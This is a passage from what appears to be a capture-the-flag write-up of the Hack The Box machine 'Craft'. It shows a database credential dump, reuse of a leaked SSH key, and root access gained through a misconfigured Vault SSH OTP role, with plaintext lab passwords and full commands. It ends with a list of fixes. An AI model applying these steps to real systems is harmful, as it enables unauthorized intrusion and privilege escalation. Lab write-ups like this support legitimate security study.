
This test files seems to work fine without any authentication. So, if we simply adjust it to query the user tables, we find some more credentials.



```
/opt/app # cat dbtest1.py
#!/usr/bin/env python

import pymysql
from craft_api import settings

# test connection to mysql database

connection = pymysql.connect(host=settings.MYSQL_DATABASE_HOST,
                             user=settings.MYSQL_DATABASE_USER,
                             password=settings.MYSQL_DATABASE_PASSWORD,
                             db=settings.MYSQL_DATABASE_DB,
                             cursorclass=pymysql.cursors.DictCursor)

try:
    with connection.cursor() as cursor:
        sql = "SELECT * FROM user"
        cursor.execute(sql)
        result = cursor.fetchall()
        print(result)

finally:
    connection.close()/opt/app #
/opt/app #
/opt/app # python dbtest1.py
[{'id': 1, 'username': 'dinesh', 'password': '4aUh0A8PbVJxgd'}, {'id': 4, 'username': 'ebachman', 'password': 'llJ77D8QFkLPQB'}, {'id': 5, 'username': 'gilfoyle', 'password': 'ZEU3N8WNM2rh4T'}]
/opt/app # 
```

Getting User

These credentials do not work with SSH, but gilfoyle's credentials work on GOGs. If we sign in as him, we find he has a private repository in addition to the public Craft repository. This private repository contains all the infrastructure code for the project (think Docker, MySQl, backend stuff, etc.)



gilfoyle / craft-infra

Unwatch 1 Star 0 Fork 0

Files Settings

Craft infrastructure


3 Commits 1 Branches 0 Releases

Branch: master craft-infra New file Upload file HTTPS SSH https://gogs.craft.htb/gilfoyle/

gilfoyle 72bd340e48 Add script to enable secrets backend 10 months ago

.ssh	84736fb39d	Commit infrastructure configs	10 months ago
craft-flask	84736fb39d	Commit infrastructure configs	10 months ago
mysql	84736fb39d	Commit infrastructure configs	10 months ago
nginx	84736fb39d	Commit infrastructure configs	10 months ago
vault	72bd340e48	Add script to enable secrets backend	10 months ago
docker-compose.yml	84736fb39d	Commit infrastructure configs	10 months ago


The .ssh folder contains a public and private key for gilfoyle. If we set its permissions to 600 (*chmod 600 id_rsa*), we can ssh into 10.10.10.110 as gilfoyle. The passphrase for the key is the same as his password for GOG.



```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Dec 23 17:48:45 2019 from 10.10.14.219
gilfoyle@craft:~$ whoami
gilfoyle
gilfoyle@craft:~$ id
uid=1001(gilfoyle) gid=1001(gilfoyle) groups=1001(gilfoyle)
gilfoyle@craft:~$ 
```

Privilege Escalation

I would usually start by running *linEnum* or *linPEAS* to enumerate the box, but I could not use git, wget or netcat to get either file. Luckily, I found another file in gilfoyle's private repository.




secrets.sh 171 B

```
#!/bin/bash

# set up vault secrets backend

vault secrets enable ssh

vault write ssh/roles/root_otp \
    key_type=otp \
    default_user=root \
    cidr_list=0.0.0.0/0
```

This file references something called **vault**, which is an open source secret storage tool, useful for storing passwords, API keys, etc. (see here for more details: https://www.vaultproject.io/). We assumed this file was ran by either root or gilfoyle at some time. Based on reading here https://www.vaultproject.io/docs/secrets/ssh/one-time-ssh-passwords.html, secrets.sh allows for SSH One Time Pads (passwords) to be created, then creates a type of OTP key that works for the root user. From there, we issued the following command inside our SSH terminal:


vault write /ssh/creds/root_otp ip=10.10.10.110

Which created an OTP based on the role that was already created for us in the secrets script.



```
gilfoyle@craft:~$ vault write ssh/creds/root_otp ip=10.10.10.110
Key                Value
---                -----
lease_id           ssh/creds/root_otp/7c9840fc-21bf-7091-885b-5e1f8b4eea2c
lease_duration     768h
lease_renewable    false
ip                 10.10.10.110
key                1ece0956-ff7d-6832-be41-7c868be395cc
key_type           otp
port               22
username           root
gilfoyle@craft:~$
```

We can then use this OTP (the key) to login as root. But remember, this password is only good for a single login, hence the name “One Time Pad”.




```
root@craft:~# whoami
root
root@craft:~# id
uid=0(root) gid=0(root) groups=0(root)
```

And that’s root!

Conclusion

Why did these vulnerabilities exist?

1. Dinesh published a git commit with his credentials
   Fix: Never publish a commit that contains credentials of any kind
2. The python eval() function was used directly on user input, without proper sanitation
   Fix: Sanitize user input be ensuring the abv value is a float in the range 0.0 < .15
3. Gilfoyle used the same password for his GOGs account as the passphrase for his SSH private key
   Fix: Use unique passwords for different services
4. Vault was set up to insecurely allow for the creation of root SSH tokens, by a non-root user. I checked this by creating a new role (like what was done in secrets.sh) and creating a new root SSH OTP from that new role. This also allows us to generate a valid OTP for root.



```
gilfoyle@craft:~$ id
uid=1001(gilfoyle) gid=1001(gilfoyle) groups=1001(gilfoyle)
gilfoyle@craft:~$ vault write ssh/roles/root_otp_key key_type=otp \
>         default_user=root \
>         cidr_list=0.0.0.0/0
Success! Data written to: ssh/roles/root_otp_key
gilfoyle@craft:~$ vault write ssh/creds/root_otp_key ip=10.10.10.110
Key                Value
---                -----
lease_id           ssh/creds/root_otp_key/036e7342-870b-fce8-74ee-c4b4d2b7319e
lease_duration     768h
lease_renewable    false
ip                 10.10.10.110
key                8c10b0ba-df6c-1745-374a-e0a4d0b52a80
key_type           otp
port               22
username           root
gilfoyle@craft:~$ 
```

Fix: Either do not allow root login via SSH or do not enable SSH login tokens to be created with Vault

Overall, a fantastic box. I was finally able to leverage some tips I learned on previous boxes. This felt like the most realistic box I have done to date. Shout out to rotarydrone for making it possible. Thanks for reading, on to the next one.